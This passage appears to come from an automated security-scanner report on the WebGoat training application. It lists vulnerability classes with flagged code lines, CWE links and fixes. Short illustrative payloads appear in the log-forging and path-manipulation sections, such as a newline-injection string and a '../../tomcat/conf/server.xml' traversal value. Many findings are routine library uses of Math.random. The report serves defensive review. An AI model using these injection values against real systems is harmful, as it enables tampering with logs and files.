 <button type="submit">Submit without validation</button>
</form>
```

Recommendations

- The use of the novalidate attribute is possible if you plan to perform your own client-side validation or if you plan to conduct all server-side validation.
- The formnovalidate attribute can be used in a situation where the form needed to be saved but not submitted.
- Do not use novalidate and formnovalidate if you just want to internationalize or otherwise modify the contents of the default error messages. This can be done using JavaScript.

Links

1. The novalidate Attribute
2. The formnovalidate Attribute
3. Form data validation
4. OWASP Top 10 2017-A6-Security Misconfiguration
5. CWE CATEGORY: OWASP Top Ten 2017 Category A5 - Broken Access Control

Vulnerability Entries

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:24#47

Level Medium

```
21 <div class="col-md-4">
22
23


24   <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"
25       method="POST"
26       action="/WebGoat/PasswordReset/simple-mail/reset">
27     <div style="display: none;" id="password-reset-2">
28 ...
29         </fieldset>
30
31     </div>
32   </form>


33   <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"
34       method="POST"
35       action="/WebGoat/PasswordReset/simple-mail">
```

webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:48#79

Level Medium

```
45
46         </div>
47     </form>


48     <form class="attack-form" accept-charset="UNKNOWN" novalidate="novalidate"
49         method="POST"
50         action="/WebGoat/PasswordReset/simple-mail">
51       <div style="padding: 20px;" id="password-login-2">
52 ...
53             </div>
54           </fieldset>
55
56         </div>


57     </form>
58   </div>
59 </div>
```

webgoat-lessons/password-reset/src/main/resources/templates/password_reset.html:12#26

Level Medium

```
9 <div class="container">
10    <div class="row">
11       <div class="col-xs-12 col-sm-8 col-md-6 col-sm-offset-2 col-md-offset-3">


12          <form role="form" method="POST"
action="/WebGoat/PasswordReset/reset/change-password" th:object="${form}"
novalidate="novalidate">
13             <h2 class="sign_up_title">Reset your password</h2>
14                <div class="form-group" th:classappend="${#fields.hasErrors('password')}?
'has-error'">
15                   <input type="hidden" name="resetLink" th:field="*{resetLink}" />
16 ...
17                   <button type="submit" class="btn btn-success btn-block btn-
lg">Save</button>
18                </div>
19             </div>
20          </form>


21       </div>
22    </div>
23 </div>
```

HTTP usage (HTML5)

A2

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.
Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Example

In the following example, the application loads a document over the HTTP protocol into the frame:
<iframe src="http://www.example.com/default.htm" width="450" height="450"></iframe>

Recommendations

- Use only secure protocols (e.g., HTTPS) for the confidential data transfer between the client and the server.

Links

1. Transport Layer Protection Cheat Sheet – OWASP
2. Web Security: Why You Should Always Use HTTPS – Mike Shema / Mashable
3. OWASP Top 10 2017-A3-Sensitive Data Exposure
4. CWE-319: Cleartext Transmission of Sensitive Information
5. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration

Vulnerability Entries

docker/index.html:35

Level Medium

```
32 <table>
33 <tr>
34       <td>WebGoat URL</td>

35       <td><a href="http://www.webgoat.local/WebGoat"
target="_blank">http://www.webgoat.local/WebGoat</a></td>

36 </tr>
37 <tr>
38       <td>WebWolf URL</td>
```

docker/index.html:39

Level Medium

```
36 </tr>
37 <tr>
38       <td>WebWolf URL</td>

39       <td><a href="http://www.webwolf.local/WebWolf"
target="_blank">http://www.webwolf.local/WebWolf</a></td>

40 </tr>
41 <table>
42  </body>
```

webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96

Level Medium

```
93 </div>
94 <div class="col-xs-5" style="border:0px solid gray">
95    <h3>Samsung Galaxy S8</h3>

96    <h5 style="color:#337ab7"><a href="http://www.samsung.com">Samsung</a> ·
```

```
97      <small style="color:#337ab7">(124421 reviews)</small>
98    </h5>
99
```

webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5

Level Medium

```
2
3 <html xmlns:th="http://www.thymeleaf.org">
4

5    <link rel="stylesheet" type="text/css"
href="http://code.jquery.com/ui/1.9.1/themes/base/jquery-ui.css" />


6         <div class="lesson-page-wrapper">
7       <div class="adoc-content" th:replace="doc:VulnerableComponents_plan.adoc"></div>
8         </div>
```

Unsafe target link (HTML5)

A4

Description

The application uses links with the attribute target="_blank", which allows you to load the page by reference in a new browser window. The loaded page accesses the source page through the window.opener object. Without setting restrictions on changes to the properties of the window.opener object, it is possible to redirect the user to a phishing site.

Example

In the following example, the application opens the link in a new window:
Website
In this case, the attackers can change the location of the page that opened the new window and redirect to the site controlled by the attackers.
Safe option:
Website

Recommendations

- Do not open untrusted websites with target="_blank";
- Always set the rel object to noopener noreferrer.

Links

1. CWE-1022: Use of Web Link to Untrusted Target with window.opener Access
2. OWASP Top 10 2017-A6-Security Misconfiguration
3. Target="_blank" - the most underestimated vulnerability ever

Vulnerability Entries

docker/index.html:15

Level Medium

```
12 <table>
13 <tr>
14       <td>WebGoat URL</td>

15       <td><a href="http://127.0.0.1:8080/WebGoat"
target="_blank">http://127.0.0.1:8080/WebGoat</a></td>

16 </tr>
17 <tr>
18       <td>WebWolf URL</td>
```

docker/index.html:19

Level Medium

```
16 </tr>
17 <tr>
18       <td>WebWolf URL</td>

19       <td><a href="http://127.0.0.1:9090/WebWolf"
target="_blank">http://127.0.0.1:9090/WebWolf</a></td>

20 </tr>
21 <table>
22
```

docker/index.html:35

Level Medium

```
32 <table>
33 <tr>
34       <td>WebGoat URL</td>

35       <td><a href="http://www.webgoat.local/WebGoat"
target="_blank">http://www.webgoat.local/WebGoat</a></td>
```

```
36 </tr>
37 <tr>
38       <td>WebWolf URL</td>
```

docker/index.html:39

Level Medium

```
36 </tr>
37 <tr>
38       <td>WebWolf URL</td>

39       <td><a href="http://www.webwolf.local/WebWolf"
target="_blank">http://www.webwolf.local/WebWolf</a></td>

40 </tr>
41 <table>
42  </body>
```

Log forging (JavaScript)

Description

The application writes data from an untrusted source to the event log. An attacker can spoof log entries or to inject malicious content there.
As a rule, the applications records in the transaction history for further processing, debugging, or statistics gathering into the log. Log analysis can be done manually or automatically.
If the data entered by an attacker are logged “as is”, structure or semantics of the file may be violated. An attacker will be able to inject false entries in the log or disrupt the structure of the file, causing log handler malfunctions. In the worst case, malicious code that exploits a known vulnerability in the handler may be injected into the log.

Example

In the following example, a web application attempts to read an integer value from a request parameter. If the entered value can not be converted to an integer, the application writes this value along with the error message to the log:
var cp = require('child_process');
var http = require('http');

```
var url = require('url');

function listener(request, response){
  var val = url.parse(request.url, true)['query']['val'];
  if (isNaN(val)){
    console.error("INFO: Failed to parse val = " + val);
  }
}
```

An attacker may add an arbitrary record to the log, for example, the string twenty-one%0a%0aINFO:+User+logged+out%3dbadguy will look in the log as follows:
INFO: Failed to parse val=twenty-one
INFO: User logged out=badguy
Similarly, arbitrary entries may be injected in the log. This applies both to web applications and mobile applications

Recommendations

- Create a whitelist of allowed messages corresponding to all sorts of events and generate log entries only from them. Do not include data entered by a user in the log.
- If the number of all possible events is too large to maintain a full and updated whitelist, make a whitelist of characters allowed in the log entries. In most described attacks, the newline \n character is used. It should not be included in the whitelist of characters.
- Writing to the log is often used by developers for application debugging. Although the developers plan to delete unsafe log operations from the final version of the application, this often does not happen.

Links

1. OWASP Top 10 2017-A1-Injection
2. OWASP Top 10 2013-A1-Injection
3. CWE-117: Improper Output Neutralization for Logs
4. CWE CATEGORY: OWASP Top Ten 2017 Category A1 - Injection

Vulnerability Entries

webwolf/src/main/resources/static/js/fileUpload.js:11

Level Medium

```
8
9 $(document).on('click','.fa-files-o',function(){
10    var link = $('#fileLink').attr("href");

11    console.log("testing" + document.protocol + "//" + (document.hostname ||
document.pathname + link));

12
13
14    document.execCommand('copy');
```

Trace

document.protocol

webwolf/src/main/resources/static/js/fileUpload.js:11

```
8
9 $(document).on('click','.fa-files-o',function(){
10    var link = $('#fileLink').attr("href");

11    console.log("testing" + document.protocol + "//" + (document.hostname ||
document.pathname + link));

12
13
14    document.execCommand('copy');
```

Additive

webwolf/src/main/resources/static/js/fileUpload.js:11

```
8
9 $(document).on('click','.fa-files-o',function(){
10    var link = $('#fileLink').attr("href");

11    console.log("testing" + document.protocol + "//" + (document.hostname ||
```

```
document.pathname + link));


12
13
14    document.execCommand('copy');
```

Overly permissive message posting policy (JavaScript)

Description

The application sends a cross-document message with an overly permissive target origin. HTML5 allows to send messages to other windows via cross-document messaging. The target window must be specified. Overly permissive target origin may allow a malicious script to violate data confidentiality.

Example

In the following example, the application uses the cross-document messaging. It uses “*” as the value of target origin, thus, the message is sent to the window regardless of its origin.
o.contentWindow.postMessage(message, '*');

Recommendations

- Restrict the origin of the window to which the message is sent.

Links

1. HTML5 Security in a Nutshell
2. OWASP Top 10 2017-A5-Broken Access Control
3. CWE CATEGORY: OWASP Top Ten 2017 Category A5 - Broken Access Control

Vulnerability Entries

webgoat-container/src/main/resources/static/js/libs/ace.js:1740

Level Medium

```
1737      };
1738
1739      exports.addListener(win, "message", listener);

1740      win.postMessage(messageName, "*");

1741    };
1742 }
1743
```

Path manipulation (JavaScript)

A1
A3

Description

Using data from an untrusted source when working with the file system may give an attacker access to important system files.
By manipulating variables that reference files with <)>> sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files.

Example

In the following example, the application uses the value of the HTTP request parameter to specify the name of the file that is to be deleted. An attacker can set the string ../../tomcat/conf/server.xml as a parameter and thus delete the configuration file.
var filename = document.URL.indexOf(filename) + 10;
myObject = new ActiveXObject("Scripting.FileSystemObject");
file = myObject.GetFile(filename);
file.Delete();

Recommendations

- Create a white list of acceptable names from which the user can choose. Do not use values entered by the user without validation.

Links

1. OWASP Top 10 2017-A5-Broken Access Control
2. OWASP Top 10 2017-A1-Injection
3. OWASP Top 10 2013-A4-Insecure Direct Object References
4. CWE-73: External Control of File Name or Path
5. CWE CATEGORY: OWASP Top Ten 2017 Category A1 - Injection
6. CWE-23

Vulnerability Entries

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

Level Medium

```
14619       this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622     this.selection.moveTo(row, column);

14623 };
14624 this.navigateUp = function(times) {
14625     if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

Trace

row

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

```
14619       this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622     this.selection.moveTo(row, column);

14623 };
14624 this.navigateUp = function(times) {
14625     if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

row

webgoat-container/src/main/resources/static/js/libs/ace.js:14622

```
14619       this.scrollToLine(lineNumber - 1, true, animate);
14620 };
14621 this.navigateTo = function(row, column) {

14622     this.selection.moveTo(row, column);
```

```
14623 };
14624 this.navigateUp = function(times) {
14625     if (this.selection.isMultiLine() && !this.selection.isBackwards()) {
```

Weak random number generator (JavaScript)

A2

Description

Used pseudorandom number generator (PRNG) is not secure since it generates predictable sequence. This can be exploited to bypass authentication and hijack the user's session, as well as to carry out the DNS cache poisoning attack.
PRNGs generate number sequences based on the initial value of the seed. There are two types of PRNG: statistical and cryptographic. Statistical PRNGs generate predictable sequences, which are similar to random according to the statistical characteristics. They must not be used for security purposes. The result of the cryptographic PRNG, on the contrary, is impossible to predict if the value of seed is derived from a source with high entropy. The value of the current time has a small entropy and is also insecure as a seed.
Sensitive Data Exposure vulnerabilities take the third place in the "OWASP Top 10 2017" web-application vulnerabilities ranking.

Example

In the following example, the application generates the predictable sequence of pseudorandom numbers using Math:
randomNumber = Math.random();
It is recommended to use cryptographic PRNG (for instance, window.crypto.getRandomValues()).

Recommendations

- Use cryptographic PRNG to generate pseudo-random numbers for information security purposes.
- Use sources of high entropy to generate a seed for PRNG.

Links

1. OWASP Top 10 2017-A3-Sensitive Data Exposure
2. OWASP: Insecure randomness
3. CWE-330: Use of Insufficiently Random Values
4. Some SecureRandom Thoughts - Alex Klyubin / Android Developers Blog
5. CWE CATEGORY: OWASP Top Ten 2017 Category A6 - Security Misconfiguration
6. CWE-338

Vulnerability Entries

docs/vendor/bootstrap/js/bootstrap.bundle.js:135

Level Medium

```
132 getUID: function getUID(prefix) {
133   do {
134     // eslint-disable-next-line no-bitwise

135     prefix += ~~(Math.random() * MAX_UID); // "~~" acts like a faster Math.floor() here

136   } while (document.getElementById(prefix));
137
138   return prefix;
```

docs/vendor/bootstrap/js/bootstrap.bundle.min.js:55

Level Medium

```
52 var m = {
53     TRANSITION_END: "bsTransitionEnd",
54     getUID: function(t) {

55         for (; t += ~~(1e6 * Math.random()), document.getElementById(t););

56         return t
57     },
58     getSelectorFromElement: function(t) {
```

docs/vendor/bootstrap/js/bootstrap.js:136

Level Medium

```
133 getUID: function getUID(prefix) {
134   do {
135     // eslint-disable-next-line no-bitwise

136     prefix += ~~(Math.random() * MAX_UID); // "~~" acts like a faster Math.floor() here

137   } while (document.getElementById(prefix));
```

```
138
139   return prefix;
```

docs/vendor/bootstrap/js/bootstrap.min.js:55

Level Medium

```
52 var _ = {
53     TRANSITION_END: "bsTransitionEnd",
54     getUID: function(t) {

55         for (; t += ~~(1e6 * Math.random()), document.getElementById(t););

56         return t
57     },
58     getSelectorFromElement: function(t) {
```

docs/vendor/jquery/jquery.js:299

Level Medium

```
296 jQuery.extend( {
297
298     // Unique for each copy of jQuery on the page

299     expando: "jQuery" + ( version + Math.random() ).replace( /\D/g, "" ),

300
301     // Assume jQuery is ready without the ready module
302     isReady: true,
```

docs/vendor/jquery/jquery.js:2480

Level Medium

```
2477     // We must always have either seed elements or outermost context
2478     elems = seed || byElement && Expr.find["TAG"]( "*", outermost ),
2479     // Use integer dirruns iff this is the outermost matcher

2480     dirrunsUnique = (dirruns += contextBackup == null ? 1 : Math.random() ||
```

```
0.1),


2481    len = elems.length;
2482
2483 if ( outermost ) {
```

docs/vendor/jquery/jquery.min.js:101

Level Medium

```
98          for (t in e) n = a[t], a !== (r = e[t]) && (l && r && (w.isPlainObject(r) || (i =
Array.isArray(r))) ? (i ? (i = !1, o = n && Array.isArray(n) ? n : []) : o = n &&
w.isPlainObject(n) ? n :...
99    return a
100 }, w.extend({

101    expando: "jQuery" + ("3.3.1" + Math.random()).replace(/\D/g, ""),


102    isReady: !0,
103    error: function(e) {
104        throw new Error(e)
```

docs/vendor/jquery/jquery.min.js:826

Level Medium

```
823    b = [],
824    w = l,
825    C = o || i && r.find.TAG("*", c),


826    E = T += null == w ? 1 : Math.random() || .1,


827    k = C.length;
828 for (c && (l = a === d || a || c); m !== k && null != (f = C[m]); m++) {
829    if (i && f) {
```

docs/vendor/jquery/jquery.slim.js:299

Level Medium

```
296 jQuery.extend( {
297
298     // Unique for each copy of jQuery on the page

299     expando: "jQuery" + ( version + Math.random() ).replace( /\D/g, "" ),

300
301     // Assume jQuery is ready without the ready module
302     isReady: true,
```

docs/vendor/jquery/jquery.slim.js:2480

Level Medium

```
2477     // We must always have either seed elements or outermost context
2478     elems = seed || byElement && Expr.find["TAG"]( "*", outermost ),
2479     // Use integer dirruns iff this is the outermost matcher

2480     dirrunsUnique = (dirruns += contextBackup == null ? 1 : Math.random() || 0.1),

2481     len = elems.length;
2482
2483 if ( outermost ) {
```

docs/vendor/jquery/jquery.slim.min.js:101

Level Medium

```
98          for (t in e) n = a[t], a !== (r = e[t]) && (l && r && (w.isPlainObject(r) || (i =
Array.isArray(r))) ? (i ? (i = !1, o = n && Array.isArray(n) ? n : []) : o = n &&
w.isPlainObject(n) ? n :...
99     return a
100 }, w.extend({

101     expando: "jQuery" + (x + Math.random()).replace(/\D/g, ""),

102     isReady: !0,
103     error: function(e) {
104         throw new Error(e)
```

docs/vendor/jquery/jquery.slim.min.js:826

Level Medium

```
823    x = [],
824    w = l,
825    T = o || i && r.find.TAG("*", c),

826    E = C += null == w ? 1 : Math.random() || .1,

827    N = T.length;
828 for (c && (l = a === p || a || c); m !== N && null != (f = T[m]); m++) {
829    if (i && f) {
```

webgoat-container/src/main/resources/static/js/libs/jquery.min.js:108

Level Medium

```
105          for (t in e) r = e[t], "__proto__" !== t && a !== r && (l && r && (k.isPlainObject(r) ||
(i = Array.isArray(r))) ? (n = a[t], o = i && !Array.isArray(n) ? [] : i || k.isPlainObject(n) ? n ...
106    return a
107 }, k.extend({

108    expando: "jQuery" + (f + Math.random()).replace(/\D/g, ""),

109    isReady: !0,
110    error: function(e) {
111       throw new Error(e)
```

webgoat-container/src/main/resources/static/js/libs/jquery.min.js:831

Level Medium

```
828    f = [],
829    p = w,
830    d = e || x && b.find.TAG("*", i),

831    h = S += null == p ? 1 : Math.random() || .1,

832    g = d.length;
```

```
833 for (i && (w = t === C || t || i); l !== g && null != (o = d[l]); l++) {
834     if (x && o) {
```

webgoat-container/src/main/resources/static/js/libs/underscore-min.js:6

Level Medium

```
3 //    https://underscorejs.org
4 //    (c) 2009-2020 Jeremy Ashkenas, DocumentCloud and Investigative Reporters &
Editors
5 //    Underscore may be freely distributed under the MIT license.


6 var n="object"==typeof self&&self.self===self&&self||"object"==typeof
global&&global.global===global&&global||Function("return
this")()||{},e=Array.prototype,i=Object.prototype,p="undefined"!=typeof S...
```

webgoat-container/src/main/resources/static/js/modernizr.min.js:470

Level Medium

```
467     t = Z("indexedDB", e)
468 } catch (n) {}
469 if (t) {


470     var r = "modernizr-" + Math.random(),


471         a = t.open(r);
472     a.onerror = function() {
473         a.error && "InvalidStateError" === a.error.name ? i("indexeddb", !1) :
(i("indexeddb", !0), b(t, r))
```

webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:53

Level Medium

```
50    // sample custom javascript in the recommended way ...
51    // a namespace has been assigned for it, but you can roll your own if you prefer
52    document.getElementById("btn").addEventListener("click", function() {
```

```
53      document.getElementById("networkNum").value = Math.random() * 100;


54      document.getElementById("networkNumCopy").value =
document.getElementById("networkNum").value;
55   });
56 </script>
```

webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:59

Level Medium

```
56   // sample custom javascript in the recommended way ...
57   // a namespace has been assigned for it, but you can roll your own if you prefer
58   webgoat.customjs.assignRandomVal = function () {


59      var x = Math.floor((Math.random() * 100) + 1);


60      document.getElementById("magic_num").value = x;
61 };
62 webgoat.customjs.assignRandomVal();
```

Default account (PL/SQL)

A5

Description

The application uses a string whose value corresponds to username or password of a default account. Default accounts with high privileges present one of the highest risks to the database. Some of the predefined account (password is the same as username): SYSTEM, SYS, SYSMAN, SCOTT, DBSNMP, MGMT_VIEW.

Example

In the following example, the application uses a string whose value corresponds to the username and password of a preinstalled privileged account:
default_account := 'SYSTEM';

Recommendations

- Change passwords for the preinstalled accounts.
- If the preinstalled accounts are not used, lock and expire them: alter user SYSTEM account lock and expire.

Links

1. Top 10 Oracle Steps to a Secure Oracle Database Server - Chris Stark / opensecurityresearch.com
2. Best Practices for Oracle Databases - red-database-security.com (txt)
3. Basic Security Measures for Oracle - oracle-base.com
4. Database Real Application Security Administrator's and Developer's Guide - docs.oracle.com
5. OWASP Top 10 2017 A2-Broken Authentication
6. OWASP Top 10 2017-A6-Security Misconfiguration
7. CWE CATEGORY: OWASP Top Ten 2017 Category A5 - Broken Access Control

Vulnerability Entries

webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:12

Level Medium

```
9 );
10 INSERT INTO user_data VALUES (101,'Joe','Snow','987654321','VISA',' ',0);
11 INSERT INTO user_data VALUES (101,'Joe','Snow','2234200065411','MC',' ',0);

12 INSERT INTO user_data VALUES (102,'John','Smith','2435600002222','MC',' ',0);

13 INSERT INTO user_data VALUES (102,'John','Smith','4352209902222','AMEX',' ',0);
14 INSERT INTO user_data VALUES (103,'Jane','Plane','123456789','MC',' ',0);
15 INSERT INTO user_data VALUES (103,'Jane','Plane','333498703333','AMEX',' ',0);
```

webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_2__users.sql:13

Level Medium

```
10 INSERT INTO user_data VALUES (101,'Joe','Snow','987654321','VISA',' ',0);
11 INSERT INTO user_data VALUES (101,'Joe','Snow','2234200065411','MC',' ',0);
12 INSERT INTO user_data VALUES (102,'John','Smith','2435600002222','MC',' ',0);

13 INSERT INTO user_data VALUES (102,'John','Smith','4352209902222','AMEX',' ',0);

14 INSERT INTO user_data VALUES (103,'Jane','Plane','123456789','MC',' ',0);
15 INSERT INTO user_data VALUES (103,'Jane','Plane','333498703333','AMEX',' ',0);
16 INSERT INTO user_data VALUES (10312,'Jolly','Hershey','176896789','MC',' ',0);
```

webgoat-lessons/sql-injection/src/main/resources/db/migration/V2019_09_26_7__employees.sql:14

Level Medium

```
11 INSERT INTO employees VALUES ('89762','Tobi',    'Barnett', 'Development', 77000,
'TA9LL1');
12 INSERT INTO employees VALUES ('96134','Bob',    'Franco',  'Marketing',   83700,
'LO9S2V');
13 INSERT INTO employees VALUES ('34477','Abraham ', 'Holman',  'Development', 50000,
'UU2ALK');
```

```
14 INSERT INTO employees VALUES ('37648','John',    'Smith',   'Marketing',   64350,
'3SL99A');


15
16 CREATE TABLE access_log (
17   id int generated always as identity not null primary key,
```

WAF Configuration Guide

HTTP usage

Description

Using HTTP rather than HTTPS allows “the man in the middle” attack. This can lead to a complete confidentiality loss of the transferred data.
Using HTTPS, which is based on HTTP and SSL / TLS, helps to protect the transferred data against unauthorized access and modification. It is recommended to use HTTPS for all cases of data transfer between the client and the server, in particular, for the login page and all pages that require authentication.

Vulnerability Entries

1. config/checkstyle/checkstyle.xml:4
2. config/checkstyle/checkstyle.xml:11
3. config/checkstyle/checkstyle.xml:25
4. COPYRIGHT.txt:1
5. docker/index.html:35
6. docker/index.html:39
7. docker/nginx.conf:42
8. docker/nginx.conf:54
9. docker/nginx.conf:70
10. docker/nginx.conf:75
11. docker/nginx.conf:80
12. docker/nginx.conf:85
13. docker/nginx.conf:90
14. docker/nginx.conf:95
15. docker/nginx.conf:100
16. docker/nginx.conf:105
17. docker/nginx.conf:110
18. docker/nginx.conf:115
19. docker/nginx.conf:120
20. docker/nginx.conf:125
21. docker/nginx.conf:130
22. docker/nginx.conf:135
23. docker/pom.xml:1
24. docker/pom.xml:2
25. docs/package.json:22
26. docs/package-lock.json:920
27. docs/package-lock.json:935
28. docs/package-lock.json:1044
29. docs/package-lock.json:1164
30. docs/package-lock.json:4220

31. docs/README.md:15
32. docs/vendor/bootstrap/css/bootstrap.css.map:1
33. docs/vendor/bootstrap/css/bootstrap.min.css.map:1
34. docs/vendor/font-awesome/css/font-awesome.css:2
35. docs/vendor/font-awesome/css/font-awesome.css:3
36. docs/vendor/font-awesome/css/font-awesome.min.css:2
37. docs/vendor/font-awesome/css/font-awesome.min.css:3
38. docs/vendor/font-awesome/less/font-awesome.less:2
39. docs/vendor/font-awesome/less/font-awesome.less:3
40. docs/vendor/font-awesome/less/mixins.less:31
41. docs/vendor/font-awesome/scss/font-awesome.scss:2
42. docs/vendor/font-awesome/scss/font-awesome.scss:3
43. docs/vendor/font-awesome/scss/_mixins.scss:31
44. docs/vendor/jquery-easing/jquery.easing.compatibility.js:2
45. docs/vendor/jquery-easing/jquery.easing.compatibility.js:8
46. docs/vendor/jquery-easing/jquery.easing.js:2
47. docs/vendor/jquery/jquery.js:506
48. docs/vendor/jquery/jquery.js:7476
49. docs/vendor/jquery/jquery.js:7701
50. docs/vendor/jquery/jquery.js:9054
51. docs/vendor/jquery/jquery.slim.js:506
52. docs/vendor/jquery/jquery.slim.js:6683
53. docs/vendor/jquery/jquery.slim.js:6908
54. docs/vendor/magnific-popup/jquery.magnific-popup.js:2
55. docs/vendor/magnific-popup/jquery.magnific-popup.js:106
56. docs/vendor/magnific-popup/jquery.magnific-popup.js:858
57. docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2
58. LICENSE.txt:1
59. mvnw:11
60. mvnw.cmd:10
61. .mvn/wrapper/MavenWrapperDownloader.java:8
62. pmd-ruleset.xml:2
63. pmd-ruleset.xml:13
64. pmd-ruleset.xml:65
65. pmd-ruleset.xml:87
66. pmd-ruleset.xml:103
67. pmd-ruleset.xml:152
68. pmd-ruleset.xml:184
69. pmd-ruleset.xml:258
70. pmd-ruleset.xml:276
71. pmd-ruleset.xml:310
72. pmd-ruleset.xml:331
73. pmd-ruleset.xml:352
74. pmd-ruleset.xml:381

75. pmd-ruleset.xml:412
76. pmd-ruleset.xml:428
77. pmd-ruleset.xml:443
78. pmd-ruleset.xml:475
79. pmd-ruleset.xml:497
80. pmd-ruleset.xml:518
81. pmd-ruleset.xml:535
82. pmd-ruleset.xml:552
83. pmd-ruleset.xml:579
84. pmd-ruleset.xml:631
85. pmd-ruleset.xml:646
86. pmd-ruleset.xml:676
87. pmd-ruleset.xml:712
88. pmd-ruleset.xml:731
89. pmd-ruleset.xml:753
90. pmd-ruleset.xml:806
91. pmd-ruleset.xml:826
92. pmd-ruleset.xml:1050
93. pmd-ruleset.xml:1085
94. pmd-ruleset.xml:1150
95. pmd-ruleset.xml:1195
96. pmd-ruleset.xml:1219
97. pmd-ruleset.xml:1254
98. pmd-ruleset.xml:1295
99. pmd-ruleset.xml:1343
100. pmd-ruleset.xml:1447
101. pmd-ruleset.xml:1475
102. pmd-ruleset.xml:1506
103. pmd-ruleset.xml:1529
104. pmd-ruleset.xml:1598
105. pmd-ruleset.xml:1632
106. pmd-ruleset.xml:1657
107. pmd-ruleset.xml:1684
108. pmd-ruleset.xml:1710
109. pom.xml:2
110. pom.xml:3
111. pom.xml:93
112. README.MD:11
113. README.MD:67
114. README.MD:69
115. README.MD:71
116. webgoat-container/pom.xml:2
117. webgoat-container/pom.xml:3
118. webgoat-container/src/main/java/org/owasp/webgoat/AjaxAuthenticationEntryPoint.java:6

119. webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5
120. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16
121. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56
122. webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfRootMacro.java:9
123. webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3
124. webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3
125. webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2
126. webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6
127. webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6
128. webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19
129. webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3
130. webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3
131. webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3
132. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12
133. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10
134. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33
135. webgoat-container/src/main/java/org/owasp/webgoat/lessons/CourseConfiguration.java:2
136. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5
137. webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2
138. webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6
139. webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:5
140. webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6
141. webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6
142. webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6
143. webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6
144. webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6
145. webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94
146. webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6
147. webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3
148. webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16
149. webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37
150. webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16
151. webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35
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153. webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18
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378. webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsLesson.java:2
379. webgoat-lessons/http-basics/src/main/java/org/owasp/webgoat/http_basics/HttpBasicsQuiz.java:2
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410. webgoat-lessons/insecure-login/src/main/resources/html/InsecureLogin.html:3
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417. webgoat-lessons/jwt/src/main/java/org/owasp/webgoat/jwt/JWTVotesEndpoint.java:2
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433. webgoat-lessons/missing-function-ac/src/main/java/org/owasp/webgoat/missing_ac/MissingFunctionACYourHash.java:2
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446. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignmentForgotPassword.java:93
447. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:2
448. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/ResetLinkAssignment.java:55
449. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SecurityQuestionAssignment.java:2
450. webgoat-lessons/password-reset/src/main/java/org/owasp/webgoat/password_reset/SimpleMailAssignment.java:2
451. webgoat-lessons/password-
452. webgoat-lessons/password-reset/src/main/resources/html/PasswordReset.html:3
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471. webgoat-lessons/secure-passwords/src/main/resources/html/SecurePasswords.html:3
